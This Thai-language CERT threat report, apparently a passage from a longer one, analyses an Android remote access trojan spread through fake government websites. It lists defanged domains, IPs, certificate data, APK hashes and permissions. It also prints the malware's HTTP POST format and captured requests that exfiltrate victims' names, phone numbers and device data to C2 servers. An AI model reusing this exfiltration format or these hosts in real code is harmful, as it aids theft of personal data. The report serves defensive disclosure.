
- Command and control server
  - hxxp://csmfd5[.]com
  - csmfd5[.]com
  - 13.228.37[.]15
  - User-Agent: okhttp/4.9.3
  - URL สำหรับส่งข้อมูลออกไปของ revenue.apk
    - HTTP POST Method
    - hxxp://csmfd5[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse

```
POST /x/login?
username=Barbara%20Cude&card=085[redacted]&source=android&mode[redacted]
[redacted]&device=a[redacted]&v=9&from_source=dsihourse HTTP/1.1
Content-Length: 0
Host: csmfd5.com
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.9.3

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 02 Oct 2022 14:26:54 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 144
Connection: keep-alive
Access-Control-Allow-Methods: POST,GET,OPTIONS,DELETE,token
Access-Control-Allow-Origin: *
Content-Encoding: gzip
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Request-Id: ddtvX9CpQQtWkY2nRoSapQLoV5ZxGFSG
X-Xss-Protection: 1; mode=block

{"code":401,"msg":"..........
..........\n"}
```

ภาพที่ 10 *แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]org/image/revenue.apk*

- TLS/SSL Certificate (เมื่อ 1 ต.ค.65)
    - JARM Fingerprint: 29d3dd00029d29d21c42d43d00041d44609a5a9a88e797f466e878a82e8365
    - Serial Number: 74093371f4ec552e13c68ee663eec775
    - SHA-256 fingerprint: 1e25c855d7ea63c482e5ceb37d2303044f4c3aeaf29ad38fe2c63becca5c56b4
    - SHA-1 fingerprint: a1fb1c15cac318fc0935d79ace6c1bb535d10eed
    - Subject: CN=*.rd-go-th[.]org
    - Issuer: Google Trust Services LLC
    - Valid from: 2022-10-01 04:38:52
    - Valid until: 2022-12-30 04:38:51
- TLS/SSL Certificate (เมื่อ 28 ก.ย.65)
    - Serial Number: a77165e05ac6bf790e2c19fe6d114489
    - SHA-1 fingerprint: 32466276f849a0743f51ef7af922929e7a3cbc61
    - Subject: CN=*.rd-go-th[.]org
    - Issuer: Google Trust Services LLC
    - Valid from: 2022-09-28 05:47:56
    - Valid until: 2022-12-27 05:47:55

โดเมน rd-go-th[.]net



ภาพที่ 11 *แสดงหน้าเว็บไซต์ของโดเมน rd-go-th[.]net เมื่อ 2 ต.ค.65 เวลา 18.00 น.*

- วันจดทะเบียนชื่อโดเมน: 2022-10-01T05:22:08Z
- วันหมดอายุของชื่อโดเมน: 2023-10-01T05:22:08Z
- Name server
    - chase.ns.cloudflare.com
    - jessica.ns.cloudflare.com
- Registrar: NameSilo, LLC
- IP Addresses
    - 172.64.80[.]1 (Cloudflare)
    - 104.21.20[.]154 (Cloudflare)
    - 172.67.193[.]42 (Cloudflare)
- URL
    - hxxp://rd-go-th[.]net/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 18.00 น.)
    - hxxp://www.rd-go-th[.]net/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 18.00 น.)
    - hxxps://rd-go-th[.]net/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 18.00 น.)
    - hxxps://www.rd-go-th[.]net/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 18.00 น.)
- revenue.apk

ภาพที่ 12 *แสดงหน้าของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]net/image/revenue.apk*

- MD5: 49b75459a3ed66ccc8e9a96a8f574733
- SHA-1: a847ad7cba4a971afd02fa0a4917d549f6389651
- SHA-256: c1fa911d16eb3a46f31a48659bd620ac67731e25ed25a7434e511efdfdd4e316
- Package Name: com.test.ykreven
- Main Activity: com.test.ykreven.activity.SplashActivity
- Internal Version: 20
- Displayed Version: 1.1.9
- Minimum SDK Version: 26 (Android 8)
- Target SDK Version: 28 (Android 9)
- Certificate Attributes
  - Valid From: 2012-08-16 06:14:34
  - Valid To: 2062-08-04 06:14:34
  - Serial Number: 502c8fca
  - Thumbprint: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
- Certificate Subject
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Certificate Issuer
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Permissions
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.ACCESS_NOTIFICATION_POLICY
  - android.permission.ACCESS_WIFI_STATE
  - android.permission.BIND_ACCESSIBILITY_SERVICE
  - android.permission.CAMERA
  - android.permission.CHANGE_NETWORK_STATE
  - android.permission.FOREGROUND_SERVICE
  - android.permission.INTERNET
  - android.permission.MODIFY_AUDIO_SETTINGS
  - android.permission.MOUNT_UNMOUNT_FILESYSTEMS
  - android.permission.QUERY_ALL_PACKAGES


- android.permission.READ_EXTERNAL_STORAGE
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.RECORD_AUDIO
- android.permission.REQUEST_DELETE_PACKAGES
- android.permission.SEND_SMS
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.SYSTEM_OVERLAY_WINDOW
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_SETTINGS

- Command and control server
  - hxxp://csmfd5[.]com
  - csmfd5[.]com
  - 13.228.37[.]15
  - User-Agent: okhttp/4.9.3
  - URL สำหรับส่งข้อมูลออกไปของ revenue.apk
    - HTTP POST Method
    - hxxp://csmfd5[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คาดว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse

ภาพที่ 13 *แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]net/image/revenue.apk*

- TLS/SSL Certificate
  - JARM Fingerprint: 29d3dd00029d29d21c42d43d00041d44609a5a9a88e797f466e878a82e8365
  - Serial Number: 250e239b7939b15d0e2ab41b7ca36196
  - SHA-256 fingerprint: 0952d6d8313a01fc7de20521311a61d9bc35570b11ca9d4f615c1fec378560c7
  - SHA-1 fingerprint: cd3ecd49c0405792ac3890923c36ae187b668c81
  - Subject: CN=*.rd-go-th[.]net
  - Issuer: Google Trust Services LLC
  - Valid from: Saturday, October 1, 2022 at 11:32:50 AM
  - Valid until: Friday, December 30, 2022 at 11:32:49 AM

โดเมน rd-go-th[.]club



ภาพที่ 14 *แสดงหน้าเว็บไซต์ของโดเมน rd-go-th[.]club เมื่อ 2 ต.ค.65 เวลา 16.30 น.*

- วันจดทะเบียนชื่อโดเมน: 2022-10-01T06:50:31Z
- วันหมดอายุของชื่อโดเมน: 2023-10-01T06:50:31Z
- Name server
    - ns1.dnsowl.com
    - ns2.dnsowl.com
    - ns3.dnsowl.com
- Registrar: NameSilo, LLC
- IP Addresses
    - 107.161.23[.]204 (InMotion Hosting, Inc.)
    - 209.141.38[.]71 (FranTech Solutions)
    - 192.161.187[.]200 (QuadraNet Enterprises LLC)
- URL: hxxp://www.rd-go-th[.]club/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 16.30 น.)

การวิเคราะห์ command and control server ที่ใช้ในการรับส่งข้อมูลของ Android Remote Access Trojan (revenue.apk) เพิ่มเติม


- **abcdb7[.]cc**
  - วันจดทะเบียนชื่อโดเมน: 2022-09-08T13:56:23Z
  - วันหมดอายุของชื่อโดเมน: 2023-09-08T13:56:23Z
  - Name server
    - jonah.ns.cloudflare.com
    - lila.ns.cloudflare.com
  - Registrar: NameSilo, LLC
  - IP Address: 13.214.3[.]179 (Amazon Data Services Singapore)
  - Passive DNS ของ 13.214.3[.]179
    - abcdb5[.]cc (IP Address: 13.214.3[.]179 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 8 ก.ย.65)
    - abcdb6[.]cc (IP Address: 13.214.3[.]179 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 8 ก.ย.65)
- **csmfd5[.]com**
  - วันจดทะเบียนชื่อโดเมน: 2022-07-06T08:58:35Z
  - วันหมดอายุของชื่อโดเมน: 2023-07-06T08:58:35Z
  - Name server
    - ns05.domaincontrol.com
    - ns05.domaincontrol.com
  - Registrar: GoDaddy.com, LLC
  - IP Addresses
    - 13.228.37[.]15 (Amazon Data Services Singapore เมื่อ 28 ก.ย.65)
    - 34.102.136[.]180 (GOOGLE-CLOUD-PLATFORM เมื่อ 12 ก.ค.65 ซึ่งเป็น IP Address ที่ถูกใช้ map กับชื่อโดเมน dsi-go-th[.]net, dsi-go-th[.]xyz, dsi-go-th[.]org, ghzy1[.]com และ ghht2[.]com)
  - Passive DNS ของ 13.228.37[.]15
    - aldb2[.]cc (IP Address: 13.228.37[.]15 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 21 ก.ย.65)
    - aldb6[.]cc (IP Address: 13.228.37[.]15 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 21 ก.ย.65)
    - aldb9[.]cc (IP Address: 13.228.37[.]15 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 21 ก.ย.65)
- **ldgr3[.]cc**
  - วันจดทะเบียนชื่อโดเมน: 2022-09-02T02:54:20Z
  - วันหมดอายุของชื่อโดเมน: 2023-09-02T02:54:20Z

- Name server
  - drew.ns.cloudflare.com
  - magali.ns.cloudflare.com
- Registrar: NameSilo, LLC
- IP Addresses
  - 103.230.15[.]3 (Layerstack Services Limited)
- Passive DNS ของ 103.230.15[.]3
  - www.ldgr3[.]cc (IP Address: 103.230.15[.]3 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 2 ก.ย.65)
  - www.rd-go-th[.]com (IP Address: 103.230.15[.]3 ถูกใช้ map กับชื่อโดเมนนี้ ตั้งแต่ 2 ก.ย.65)
  - www.bhmf7[.]cc (IP Address: 103.230.15[.]3 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 2 ก.ย.65)
  - rd-go-th[.]com (IP Address: 103.230.15[.]3 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 2 ก.ย.65)
  - bhmf7[.]cc (IP Address: 103.230.15[.]3 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 2 ก.ย.65)

รายละเอียดของโดเมนสำหรับทำเว็บไซต์ปลอมที่ทำให้ดูเหมือนเป็นเว็บไซต์ของกรมสอบสวนคดีพิเศษที่คาดว่าเป็นส่วนหนึ่งของ Infrastructure ของผู้ไม่หวังดีที่ใช้ในการเผยแพร่ Android Remote Access Trojan

ภาพที่ 15 *แสดง Timeline เวลาที่ผู้ไม่หวังดีเริ่มสร้างโดเมนของแต่ละโดเมนเพื่อทำเว็บไซต์ปลอม*


โดเมน dsi-go-th[.]co



ภาพที่ 16 *แสดงหน้าเว็บไซต์ของโดเมน dsi-go-th[.]co เมื่อ 2 ต.ค.65 เวลา 21.00 น.*

- วันจดทะเบียนชื่อโดเมน: 2022-06-13T16:01:48Z
- วันหมดอายุของชื่อโดเมน: 2023-06-13T16:01:48Z
- Name server
    - jonah.ns.cloudflare.com
    - lila.ns.cloudflare.com
- Registrar: GoDaddy.com, LLC
- IP Addresses
    - 104.21.32[.]11 (Cloudflare)
    - 172.67.182[.]32 (Cloudflare)
    - 2606:4700:3031::ac43[:]b620 (Cloudflare)
    - 2606:4700:3036::6815[:]200b (Cloudflare)
- URL
    - hxxp://dsi-go-th[.]co/
    - hxxps://ghht2[.]com/image/dsi.apk
    - hxxps://dsi-go-th[.]co/
- TLS/SSL Certificate
    - JARM Fingerprint: 29d3dd00029d29d21c42d43d00041d44609a5a9a88e797f466e878a82e8365
    - Serial Number: 984498e8a8295f980e619d2f4f2d414c
    - SHA-256 fingerprint: cf159d5c3d4ff39cb47ebc2f6049900c8bf4dbd2fa47e6a92ebd098163f66f06
    - SHA-1 fingerprint: 10271bf37d0028550d5b58aa7b38c8197a6f5fd4
    - Subject: CN=*.dsi-go-th[.]co
    - Issuer: Google Trust Services LLC
    - Valid from: 2022-09-20 03:55:15
    - Valid until: 2022-12-19 03:55:14

- dsi.apk



ภาพที่ 17 *แสดงหน้าของ dsi.apk ที่ดาวน์โหลดจาก hxxps://ghht2[.]com/image/dsi.apk*

  - MD5: bffda82b4a11282480519f7f3002c33b
  - SHA-1: 5ee75320203cec9f982c612c6d29ae03ec05a647
  - SHA-256: 83c6f436789c79676cd1c2bec0556e2e95ddde5b850b7b9eb4f744c8f9419a00
  - Package Name: com.test.yk
  - Main Activity: com.test.yk.activity.SplashActivity
  - Internal Version: 19
  - Displayed Version: 1.1.8
  - Minimum SDK Version: 26 (Android 8)
  - Target SDK Version: 28 (Android 9)
  - Certificate Attributes
    - Valid From: 2012-08-16 06:14:34
    - Valid To: 2062-08-04 06:14:34
    - Serial Number: 502c8fca

- Thumbprint: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
- Certificate Subject
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Certificate Issuer
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Permissions
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.ACCESS_NOTIFICATION_POLICY
  - android.permission.ACCESS_WIFI_STATE
  - android.permission.BIND_ACCESSIBILITY_SERVICE
  - android.permission.CAMERA
  - android.permission.CHANGE_NETWORK_STATE
  - android.permission.FOREGROUND_SERVICE
  - android.permission.INTERNET
  - android.permission.MODIFY_AUDIO_SETTINGS
  - android.permission.MOUNT_UNMOUNT_FILESYSTEMS
  - android.permission.QUERY_ALL_PACKAGES
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.READ_PHONE_STATE
  - android.permission.READ_SMS
  - android.permission.RECEIVE_SMS
  - android.permission.RECORD_AUDIO
  - android.permission.REQUEST_DELETE_PACKAGES
  - android.permission.SEND_SMS
  - android.permission.SYSTEM_ALERT_WINDOW
  - android.permission.SYSTEM_OVERLAY_WINDOW
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.WRITE_SETTINGS
- Command and control server
  - hxxp://ghzy1[.]com

- ghzy1[.]com
- 18.141.117[.]183
- User-Agent: okhttp/4.9.3
- URL สำหรับส่งข้อมูลออกไปของ dsi.apk
    - HTTP POST Method
    - hxxp://ghzy1[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsi

```
POST /x/login?
username=Ruth%20Fuller&card=085[redacted]&source=android&model=[redacted]
[redacted]&device=a[redacted]v=9&from_source=dsi HTTP/1.1
Content-Length: 0
Host: ghzy1.com
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.9.3

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 02 Oct 2022 15:02:18 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 144
Connection: keep-alive
Access-Control-Allow-Methods: POST,GET,OPTIONS,DELETE,token
Access-Control-Allow-Origin: *
Content-Encoding: gzip
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Request-Id: C2Ee7cjwCcGBbwBeX1VwBUcDJECbtXtW
X-Xss-Protection: 1; mode=block

{"code":401,"msg":"..........
..........\n"}
```

ภาพที่ 18 *แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อของ dsi.apk ที่ดาวน์โหลดจาก hxxps://ghht2[.]com/image/dsi.apk*

โดเมน dsi-go-th[.]net

- วันจดทะเบียนชื่อโดเมน: 2022-06-13
- วันหมดอายุของชื่อโดเมน: 2023-06-13
- Name server
    - ns11.domaincontrol.com
    - ns12.domaincontrol.com
- Registrar: GoDaddy.com, LLC

- IP Addresses: 34.102.136[.]180 (GOOGLE-CLOUD-PLATFORM)
- URL: hxxp://dsi-go-th[.]net/ (parked domain)

โดเมน dsi-go-th[.]xyz

- วันจดทะเบียนชื่อโดเมน: 2022-06-13
- วันหมดอายุของชื่อโดเมน: 2023-06-13
- Name server
    - ns55.domaincontrol.com
    - ns56.domaincontrol.com
- Registrar: GoDaddy.com, LLC
- IP Address: 34.102.136[.]180 (GOOGLE-CLOUD-PLATFORM)
- URL: hxxp://dsi-go-th[.]xyz/ (parked domain)

โดเมน dsi-go-th[.]org

- วันจดทะเบียนชื่อโดเมน: 2022-06-13
- วันหมดอายุของชื่อโดเมน: 2023-06-13
- Name server
    - ns31.domaincontrol.com
    - ns32.domaincontrol.com
- Registrar: GoDaddy.com, LLC
- IP Address: 34.102.136[.]180 (GOOGLE-CLOUD-PLATFORM)
- URL: hxxp://dsi-go-th[.]org/ (parked domain)

การวิเคราะห์ command and control server ที่ใช้ในการรับส่งข้อมูลของ Android Remote Access Trojan (dsi.apk) เพิ่มเติม

- **ghzy1[.]com**
    - วันจดทะเบียนชื่อโดเมน: 2022-06-24T04:17:47Z
    - วันหมดอายุของชื่อโดเมน: 2023-06-24T04:17:47Z
    - Name server
        - ns25.domaincontrol.com
        - ns26.domaincontrol.com
    - Registrar: GoDaddy.com, LLC

- IP Address:
  - 18.141.117[.]183 (Amazon Data Services Singapore เมื่อ 23 ก.ย.65)
  - 34.102.136[.]180 (GOOGLE-CLOUD-PLATFORM เมื่อ 30 มิ.ย.65 ซึ่งเป็น IP Address ที่ถูกใช้ map กับชื่อโดเมน dsi-go-th[.]net, dsi-go-th[.]xyz, dsi-go-th[.]org, csmfd5[.]com และ ghht2[.]com)
- Passive DNS ของ 18.141.117[.]183
  - ghzy2[.]com (IP Address: 18.141.117[.]183 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 29 ก.ย.65)
  - ghzy3[.]com (IP Address: 18.141.117[.]183 ถูกใช้ map กับชื่อโดเมนนี้ตั้งแต่ 29 ก.ย.65)

- **ghht2[.]com**
  - วันจดทะเบียนชื่อโดเมน: 2022-06-24T04:17:51Z
  - วันหมดอายุของชื่อโดเมน: 2023-06-24T04:17:51Z
  - Name server
    - ns59.domaincontrol.com
    - ns60.domaincontrol.com
  - Registrar: GoDaddy.com, LLC
  - IP Address:
    - 18.141.117[.]183 (Amazon Data Services Singapore เมื่อ 29 ก.ย.65)
    - 34.102.136[.]180 (GOOGLE-CLOUD-PLATFORM เมื่อ 30 มิ.ย.65 ซึ่งเป็น IP Address ที่ถูกใช้ map กับชื่อโดเมน dsi-go-th[.]net, dsi-go-th[.]xyz, dsi-go-th[.]org csmfd5[.]com และ ghzy1[.]com)

สรุป

จากการวิเคราะห์ Infrastructure เพิ่มเติมของผู้ไม่หวังดีในครั้งนี้ ศูนย์ TTC-CERT พบว่า ผู้ไม่หวังดียังคงทำการโจมตีคนไทยโดยการปลอมแปลงหน้าเว็บไซต์เพื่อใช้ในการหลอกให้เหยื่อดาวน์โหลด Android Remote Access Trojan อย่างต่อเนื่อง โดยมีหลักฐานจากการจดทะเบียนโดเมนเพิ่มเติมอย่างต่อเนื่องโดยผู้ไม่หวังดี ทั้งที่เป็นโดเมนสำหรับใช้ในการหลอกเหยื่อให้ติดตั้งแอปพลิเคชั่นที่เป็นอันตรายบนสมาร์ทโฟนที่ใช้ระบบปฏิบัติการ Android และโดเมนที่ใช้สำหรับการควบคุมและรับส่งข้อมูลของ Android Remote Access Trojan (Command and control server) ที่พบเพิ่มเติมจากรายงานการวิเคราะห์ฯ ฉบับนี้

ศูนย์ TTC-CERT เชื่อว่ามีความเป็นไปได้ในระดับสูง (a high level of confidence) ว่ากลุ่มผู้โจมตีที่ใช้ revenue.apk และ dsi.apk ในการโจมตีคนไทยในครั้งนี้ ยังคงทำการโจมตีคนไทยโดยการปลอมแปลงหน้าเว็บไซต์เพื่อใช้ในการหลอกให้เหยื่อดาวน์โหลด Android Remote Access Trojan อย่างต่อเนื่อง ตลอดจนมีการสร้าง Infrastructure เพื่อใช้ในการโจมตีในแคมเปญนี้เพิ่มเติมโดยผู้ไม่หวังดี สิ่งเหล่านี้ทำให้ข้อมูลที่ศูนย์

TTC-CERT เคยระบุใน Indicators of compromise (IOCs) ของรายงานการวิเคราะห์ที่ผ่านมามีการเปลี่ยนแปลงตลอดเวลาที่ผู้ไม่หวังดีได้ทำการปรับเปลี่ยน Infrastructure ที่ใช้ในการโจมตีเหยื่อ ทั้งนี้ ศูนย์ TTC-CERT จะทำการติดตามและวิเคราะห์ Infrastructure และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับผู้ไม่หวังดีในครั้งนี้อย่างใกล้ชิด เพื่อให้มั่นใจว่าประชาชนและหน่วยงานที่เกี่ยวข้องตระหนักรู้ถึงสถานการณ์และภัยคุกคามทางไซเบอร์ ตลอดจนสามารถรับมือและตอบสนองต่อเหตุภัยคุกคามทางไซเบอร์นี้ได้อย่างทันท่วงที

